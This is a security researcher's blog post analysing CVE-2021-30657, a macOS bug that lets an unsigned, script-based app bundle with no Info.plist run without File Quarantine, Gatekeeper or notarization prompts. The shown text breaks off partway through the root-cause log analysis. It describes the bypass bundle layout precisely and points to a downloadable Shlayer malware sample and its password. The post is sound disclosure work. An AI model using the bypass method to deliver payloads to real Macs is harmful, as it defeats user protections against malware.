Objective-See's Blog

objective-see.com/blog/blog_0x64.html

All Your Macs Are Belong To Us

bypassing macOS's file quarantine, gatekeeper, and notarization requirements

by: Patrick Wardle / April 26, 2021

👾 Want to play along?

I've uploaded a sample Proof of Concept …when run, it simply pops Calculator.app.

⚠️ Malware
I've also uploaded a malware sample (Shlayer.zip) that exploited this vulnerability in the wild as a 0day! (password: infect3d)

🖨️ Printable

A printable (PDF) version of this blog post, can be downloaded here:

"All_Your_Macs_Are_Belong_To_Us.pdf".

Outline

This is our 100th blog post …and it's a doozy!

But first, go update your macOS systems to 11.3, as it contains a patch for a massive bug that affects all recent versions of macOS…a bug that is the topic of this blog post.

This bug trivially bypasses many core Apple security mechanisms, leaving Mac users at grave risk:

📄 opened → owned
…and especially worrisome, turns out malware authors are *already* exploiting it in the wild as an 0day. Yikes!

Apple patched the bug as CVE-2021-30657, noting "a malicious application may bypass Gatekeeper checks"
The security researcher Cedric Owens uncovered the flaw and initially reported the bug to Cupertino. Epic find Cedric! 🤩

Cedric notes the bug manifested while building red team payloads via the appify developer tool. He's posted a must read, that provides step by step details on how this bug may be practically leveraged to surreptitiously deliver payloads in red team exercises:

"macOS Gatekeeper Bypass (2021) Addition".

However, as the underlying cause of the bug remained unknown, our blog post focuses on uncovering the reason …ultimately discovering a flaw that lay deep within macOS's policy subsystem(s).

There's a rather massive amount of information presented in this blog post, so let's break down what we're going to cover:

- Background:
  We begin the post with a discussion of common (user-assisted) infection vectors and highlight security mechanisms that Apple has introduced to keep users safe. It is important to understand these core macOS security mechanisms, as they are the very mechanisms the bug trivially and wholly bypasses.

- Root Cause Analysis:
  The core of the blog post digs deep into the bowels of macOS to uncover the root cause of the bug. In this section, we'll detail the flaw which ultimately results in the misclassification of quarantined items, such as malicious applications. Such misclassified apps, even if unsigned (and unnotarized), will be allowed to run uninhibited. No alerts, no prompts, and not blocked. Oops!

- In the Wild (0day):
  Unfortunately a subversive malware installer is already exploiting this flaw in the wild, as a 0day. In this section of the post, we briefly discuss this worrisome finding.

- The Patch:
  Next, after reverse-engineering Apple's 11.3 update, we describe how Cupertino addressed this flaw. And good news, once patched macOS users should regain full protection.

- Protections & Detections:
  Finally, we'll wrap things up with a brief discussion on protections, most notably highlighting the fact that BlockBlock already provided sufficient protection against this 0day. Here, we'll also discuss a novel idea aimed at detecting previous attacks that exploited this flaw, and provide a simple Python script, scan.py, to automate such detection!

Background

The majority of Mac malware infections are a result of users (naively, or mistakenly) running something they should not. And while such infections, yes, do require user interaction, they are still massively successful. In fact, the recently discovered `Silver Sparrow` malware, successfully infected over 30,000 Macs in a matter of weeks, even though such infections did require such user interactions. (See: "Mysterious Silver Sparrow Malware Found Nesting on 30K Macs").

And how do malware authors convince such users to infect themselves? Ah, in a myriad of creative, wily, and surreptitious ways such as:

- Packaged with shareware:
  Example(s): `OSX.InstallCore`, and countless other adware.

- Malicious search results:
  Example(s): `OSX.Shlayer`, `OSX.SilverSparrow`, etc.

- Pirated/cracked applications
  Example(s): `OSX.iWorm`, `OSX.BirdMiner`, etc.
- Fake (Flash) Updaters / Applications
  Example(s): `OSX.Shlayer`, `OSX.Siggen`, etc.
- Malicious email attachments
  Example(s): `OSX.LaoShu`, `OSX.Janicab`, etc.
- Supply chain payloads
  Example(s): `OSX.Proton`, `OSX.KeRanger`, etc.
- And many many more!

Yes, when the user falls for some of these infection vectors (e.g. pirated applications) we collectively shake our heads and wonder "*well, what did you expect!?*", however other infection vectors are far more surreptitious and arguably the user is not at fault in any way. For example, in a supply chain attack, where a legitimate software distribution website is hacked and legitimate products are trojanized, it's unreasonable to blame any user who inadvertently downloads and runs such software.

Regardless of who's at fault (or not), Apple seems to feel personally attacked. Besides of course wanting what's best for their ~~shareholders~~ users, they have an image to uphold! Remember, "*Macs Don't Get Malware!*" (tm).

All kidding (and criticisms) aside, over the years Apple has taken several important steps aimed at preventing any and all "user-assisted" infections. Here, we briefly recap such major steps that include the addition of OS-level security mechanisms such as File Quarantine, Gatekeeper, and Application Notarization. An understanding of these foundation macOS protection mechanism is important as many users, and even some enterprises have come to (solely) depend on them. Which is fine(ish), unless Apple ships buggy code that undermines all such protections!

File Quarantine

File Quarantine, was introduced in OSX Leopard (10.5), all the way back in 2007! When a user first opens a downloaded file such as an application, File Quarantine provides a warning to the user that requires explicit confirmation before allowing the file to execute. The idea is simply to ensure that the user understands that they are indeed opening an application (even if the file looks like, say, a PDF document).

For an example of File Quarantine in action let's look at the `OSX.LaoShu` malware. In order to surreptitiously trick users into infecting themselves, attackers sent targeted victims customized emails with a link to a malicious URL. If the user clicked on the link, a malicious application (masquerading as a PDF document) would be automatically downloaded:


A malicious app (OSX.LaoShu), masquerading as a PDF (image credit: Sophos).
If the user would attempt to open what they (understandably) believed was a PDF document, File Quarantine would spring into action, alerting the user that this was in fact an application, *not* a harmless PDF document:


File Quarantine in action (image credit: Sophos).

Ideally the user would recognize their (near) faux pas and the infection would be thwarted thanks to File Quarantine! It should be noted that even today, a File Quarantine prompt is shown for approved (i.e. notarized) applications.

Gatekeeper

Unfortunately users kept infecting themselves, often by ignoring or simply clicking through File Quarantine alerts. To combat this, as well as evolving malware infection vectors, Apple introduced Gatekeeper in OSX Lion (10.7). Built atop File Quarantine, Gatekeeper checks the code signing information of downloaded items and blocks those that do not adhere to system policies. (For example, it checks that items are signed with a valid developer ID):

 A Gatekeeper overview
Apple's logic was rooted in the (mis)belief that malware authors would not be able to obtain such Apple Developer IDs, and thus their malware would remain unsigned and thus generically blocked by Gatekeeper. In the image above, note that when unsigned malware is executed, Gatekeeper will block it and alert the user. Moreover, there is no option in the Gatekeeper prompt to allow the (unsigned) code to run. Thus the user is protected. Hooray?

Of course it turned to be fairly trivial for attackers to obtain Apple Developer IDs and thus sign their malicious creations. For example in a supply chain attack against the popular `MacUpdate.com` website, attackers trojanized and (re)signed popular software such as Firefox:

 Trojanized Firefox (note: "Developer ID Application: Ramos Jaxson")
If users downloaded and ran the trojanized Firefox, Gatekeeper would allow it …as it was "validly" (re)signed. Thus the system would be infected.


Unfortunately even today, it's still trivial for attackers to obtain such Apple Developer IDs and thus sign their malicious creations:

> I noticed dozen websites flourishing (even through google ads) for buying/selling/renting Apple developer entreprise accounts and Apple developer certificates.
> I guess the macOS malware season has started 😂🌻🌼 pic.twitter.com/PQnrUKQhUF
>
> — taha (@lordx64) April 3, 2021

It should be noted that even if Gatekeeper is bypassed a File Quarantine prompt would still be shown to the user. Recall that such a prompt requires explicit user-approval. Still, as Gatekeeper failed to be a panacea, Apple had to respond …yet again.

Notarization Requirements


Most recently, macOS Catalina (10.15) took yet another step at combating user-assisted infections with the introduction of Application Notarization requirements. These requirements ensure that Apple has scanned and approved all software before it is allowed to run, giving users, (as noted by Apple), "confidence" that the software, "has been checked for malicious components":



A notarization overview

Note that similar to a Gatekeeper alert, in a Notarization alert there is no option for the user to allow the unnotarized code to run. Thus code that has not been scanned and notarized by Apple will be blocked.

Notarization is clearly the most draconian, yet arguably “best” approach yet to protect macOS users from inadvertently infecting themselves. …and rather humorously has resulted in hackers sliding into my DMs, as notarization apparently ruined their whole operation. Ha!



Notarization vs. Hackers

Quarantine Attribute

Before we detail a logic flaw in macOS that allows an attacker to trivially and reliably bypass *all* of these foundational mitigations, let's briefly talk about the quarantine attribute. You may have been wondering, how does macOS know to analyze a file in order to possibly display a File Quarantine, Gatekeeper, or Notarization prompt? The answer is the quarantine attribute!

Simply put, whenever an item is downloaded from the Internet (via an application such as a browser), macOS or the application that downloaded the item, will tag it with an extended attribute, named `com.apple.quarantine`. You can confirm this for yourself. First download any file via your browser and then run macOS's "extended attribute" utility, `xattr` along with the path to file:

```
% xattr ~/Downloads/BlockBlock\ Installer.app
com.apple.quarantine

% xattr -p com.apple.quarantine ~/Downloads/BlockBlock\ Installer.app
0081;606ec805;Chrome;BCCEDD88-5E0C-4F6A-95B7-DBC0D2D645EC
```

Note that the `-p` option will print out the contents of the specified extended attribute. For the `com.apple.quarantine` this includes various flags, a time stamp, the responsible application that downloaded the file, and a UUID that maps to a key in the `com.apple.LaunchServices.QuarantineEventsV*` database.

Whenever the user first attempts to open a file that contains a quarantine attribute (i.e. anything downloaded from the Internet), macOS will launch the process in a suspended state. Then, the system will perform a myriad of complex checks on the file, designed to trigger the appropriate alert or prompt. On modern versions of macOS the user will either be shown:

1. A (File Quarantine) prompt requiring explicit user consent (if the item is validly signed and notarized).

   …or
2. A (Notarization) alert informing the user that the file cannot be run (if the item is not validly signed and notarized).

If the process is allowed (signed & notarized) and the user approves it, the system will then unsuspend (resume) it …allowing it to now execute.

If a file does not contain the com.apple.quarantine attribute, macOS assumes it's a local file. As such, none of the checks will be performed and thus no prompts/alerts will be shown. This is by design, and is not a bug.
While this means malware that is *already* on the box can download unsigned/unnotarized (second-stage) payloads, strip the quarantine attribute, then launch said payloads without fear of alerts …the fact remains the *initial* malware (or its delivery mechanism) will possess the quarantine attribute, and thus will be subjected to such checks and/or alerts when launched.

But what if I told you there was a trivial and reliable way to bypass any and all such prompts!? …meaning, if a user simply double-clicks on the file, game freaking over!? □

Problem(s) In Paradise

Since 2007 (when File Quarantine was introduced) macOS has alerted users whenever they attempt to launch an application that has been downloaded from the Internet. And now, on recent versions of macOS, unless that application has been scanned and explicitly approved (notarized) by Apple, macOS will refuse to run the file …or will it!?

Unfortunately as we'll see, due to a subtle logic bug deep within Apple's policy engine, it was possible to craft a malicious application that though unsigned (and hence unnotarized), would be allowed to launch with no prompts nor alerts. No File Quarantine prompt, no Gatekeeper alert, no Notarization alert … nothing!


In the following demo, a proof of concept application named "Patricks_Resume" is downloaded. Though it appears to be a harmless PDF document, when opened, though unsigned, unnotarized, and quarantined, it's able to launch Calculator.app (or really do pretty much anything else):

Note that the exploited system is a fully patched M1 Macbook, running the latest macOS Big Sur (11.2.3).

We can confirm the downloaded app has been tagged with the quarantine attribute:

```
% xattr ~/Downloads/Patricks_Resume.app
com.apple.FinderInfo
com.apple.metadata:kMDItemWhereFroms
com.apple.quarantine
```

…and is completely unsigned (and thus unnotarized):



Unsigned, unnotarized,

and quarantined
I guess, party like it's pre-2007!? 😱

It appears that this bug was introduced in macOS 10.15 ...thus older versions of macOS do not seem be vulnerable.
If I had to guess, it was likely introduced along with macOS 10.15's new notarization logic. Thus the goal of attempting to secure and lock down macOS wholly backfired:

...meanwhile, at Cupertino? (image credit: @urupzia)

Root Cause Analysis

Obviously this vulnerability is massively bad, as it affords malware authors the ability to return to their proven methods of targeting and infecting macOS users. Though we'll talk about 3rd-party methods of protections (that existed before Apple's patch!) as well as methods of detections exploitation attempts of this bug, first let's walk through the process of uncovering the root cause, the underlying flaw.

Our analysis was performed on a fully patched macOS Big Sur (11.2.3) system. Due to "security" features on M1 systems (that hinder debugging), we'll stick to a Intel/x86_64 system.
However as the flaw is a logic issue, the systems underlying architecture is irrelevant (as illustrated in the exploitation of a M1 system in the video above).

Though the underlying flaw is found deep in the bowels of macOS, don't worry we'll gently ease in.

First, take a look at the our proof of concept application (`PoC.app`) that triggers the vulnerability (as this will be launched with no alerts nor prompts, even though it's unsigned, unnotarized, and quarantined).

Our proof of concept application

At first glance, it appears to be a standard macOS application.

However, if we dig deeper, we note two important observations:

1. The application's bundle is "missing" several standard components, most notably there is no `Info.plist` file. (An `Info.plist` file contains meta information about an application, such as the path to its executable).

   ```
   $ find PoC.app
   PoC.app/Contents
   PoC.app/Contents/MacOS
   PoC.app/Contents/MacOS/PoC
   ```

   Instead, the application is solely composed of a directory named `PoC.app`, a `Contents` subdirectory, a `MacOS` sub-subdirectory, and then within that, a file whose name matches that of the (top-level) application (`PoC`).
2. The application's executable component (`PoC`) is not a mach-O binary, but rather a (bash) script:

   ```
   $ file PoC.app/Contents/MacOS/PoC
   PoC.app/Contents/MacOS/PoC: POSIX shell script text executable, ASCII text
   ```

In terms of the first observation, it turns out that many of the standard components of an application's bundle (e.g. the `Info.plist` file) are indeed optional. In fact, it appears that the system treats anything that ends in `.app` as an application. To test this, simply create an empty folder name `foo.app` and double-click it. Though it errors out (as it's just a folder, with no executable content), the error prompt confirms that the system did indeed try to launch it as an application:

 ...tried (and failed) to launch as an app

Turns out, if we add a `Contents` folder, then (within that) a `MacOS` folder, and finally (within that) an executable item …it will successfully run! Though rather bare-boned, that's apparently all that's needed. It's worth reiterating that without an `Info.plist` file, the executable item's name, *must* match the name of the application. This is how macOS is still able to ascertain what to execute when the user double clicks the "app". Hence, for our bare-bones proof of concept application (`PoC.app`), the item's name must be `PoC` :

 Our bare-boned PoC app's bundle structure

The "appify" developer script on github, will programmatically create such a bare-bones application for you (that unintentionally, will trigger this vulnerability).

Before moving on, let's ratchet up macOS application policy to its highest and most restrictive level, so that only applications from the macOS app store are allowed. In theory this means that external applications, even if notarized will be blocked by the OS:

 Application policy

It's important though to note that the vulnerability also presents itself at lower / the default policy settings. That is to say, it is unrelated and unaffected by the system policy settings.

Let's now upload this "bare-bones" application, and then download it to simulate an attack. Once downloaded, we can confirm that, as expected, the application has been automatically tagged with the `com.apple.quarantine` extended attribute:

```
$ xattr ~/Downloads/PoC.app
...
com.apple.quarantine

$ xattr -p com.apple.quarantine ~/Downloads/PoC.app
0081;606fefb9;Chrome;688DEB5F-E0DF-4681-B747-1EC74C61E8B6
```


Thus we can assume (and later confirm) that the bug is not related to a missing (or say corrupted) `com.apple.quarantine` attribute. And due to the presence of this quarantine attribute, we'll see it will *still* be evaluated by macOS's "should-this-application-be-allowed-to-run" logic.

We can also confirm (via a tools such as WhatsYourSign), that the application is unsigned (and thus also unnotarized):

PoC.app: unsigned/unnotarized
Due to the fact that the application has been tagged with a quarantine attribute, and that it is unsigned (and thus not notarized), one would certainly think it would be soundly blocked by macOS. But as we noted early this is not the case …it's allowed to run uninhibited.

As the quarantined application is allowed (with no alerts nor prompts), this implies a bug is somewhere in macOS's application "evaluation" logic. Unfortunately (for us), when a user launches an application no less than half a dozen user-mode applications, system daemons and the kernel are involved.

In a 2016 talk at ShmooCon titled, "Gatekeeper Exposed; Come, See, Conquer", I provided a detailed (although now somewhat dated) walk-through of these interactions:



Launching an application is a complicated ordeal
Since this talk, Apple has expanded (read: complicated) this process, adding XPC calls into its system policy daemon, `syspolicyd`, and its XProtect (anti-virus) agent, `XprotectService`.

Instead of painstakingly walking through every single one of these interprocess and kernel interactions, let's see if we can first zero in on the likely location of the bug via a more passive approach …log messages!

Root Cause Analysis: To The Logs!

Recall that our problematic proof of concept application is a rather abnormal "bare-bones" application whose executable component is a script (versus a normal mach-O binary).

Our idea to get a better sense of where the bug may lie is rather simple. While monitoring system logs let's run:

- A "normal" application
  …containing the standard application bundle files (such as an `Info.plist` file), as well as standard mach-O executable.
- A script-based application (`Script.app`)
  …containing the standard application bundle files (such as an `Info.plist` file), but a (bash) script as its executable.
- Our proof-of-concept application (`PoC.app`)
  …missing the standard application bundle files (such as an `Info.plist` file), *and* having a (bash) script as its executable.

All three are unsigned and downloaded from the Internet (i.e. tagged with the `com.apple.quarantine` extended attribute). As the "normal" and script-based application are both blocked (as expected) ideally we'll quickly uncover any divergent logic which can point us decisively in the direction of a bug which allows our PoC to run!

On recent versions of macOS, Apple has unified all logging and provided a new utility (aptly named) `log` to parse and view all log messages. If executed with the `stream` parameter, the `log` utility will stream messages to a terminal window as they're generated.

Unfortunately for security and privacy reasons much of the (likely relevant) output is redacted. (You've likely seen the `<private>` keyword, indicating some/all of the message has been redacted). However by installing a customized profile we can disable such redactions and thus fully view any and all log messages.

```
 1<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
 2<plist version="1.0">
 3<dict>
 4  <key>PayloadContent</key>
 5  <array>
 6    <dict>
 7      <key>PayloadDisplayName</key>
 8      <string>Private Data Logging</string>
 9      <key>PayloadIdentifier</key>
10      <string>com.apple.private-data.logging</string>
11      <key>PayloadType</key>
12      <string>com.apple.system.logging</string>
13      <key>PayloadUUID</key>
14      <string>686285D4-CCD8-4A12-B861-080E1754E835</string>
15      <key>PayloadVersion</key>
16      <integer>1</integer>
17      <key>System</key>
18      <dict>
19        <key>Enable-Private-Data</key>
20        <true/>
21                <key>Privacy-Enable-Level</key>
22                <string>Sensitive</string>
23                <key>Default-Privacy-Setting</key>
24                <string>Sensitive</string>
25      </dict>
26    </dict>
27  </array>
28  <key>PayloadDisplayName</key>
29  <string>Private Data Logging</string>
30  <key>PayloadIdentifier</key>
31  <string>LoggingProfile</string>
32  <key>PayloadRemovalDisallowed</key>
33  <false/>
34  <key>PayloadType</key>
35  <string>Configuration</string>
36  <key>PayloadUUID</key>
37  <string>D2943CD1-75E8-4024-8525-79DF78377418</string>
38  <key>PayloadVersion</key>
39  <integer>1</integer>
40</dict>
41</plist>
```

A "private data logging" profile

For more information on the process of enabling read access to private log data, see:

Unified Logs: How to Enable Private Data.

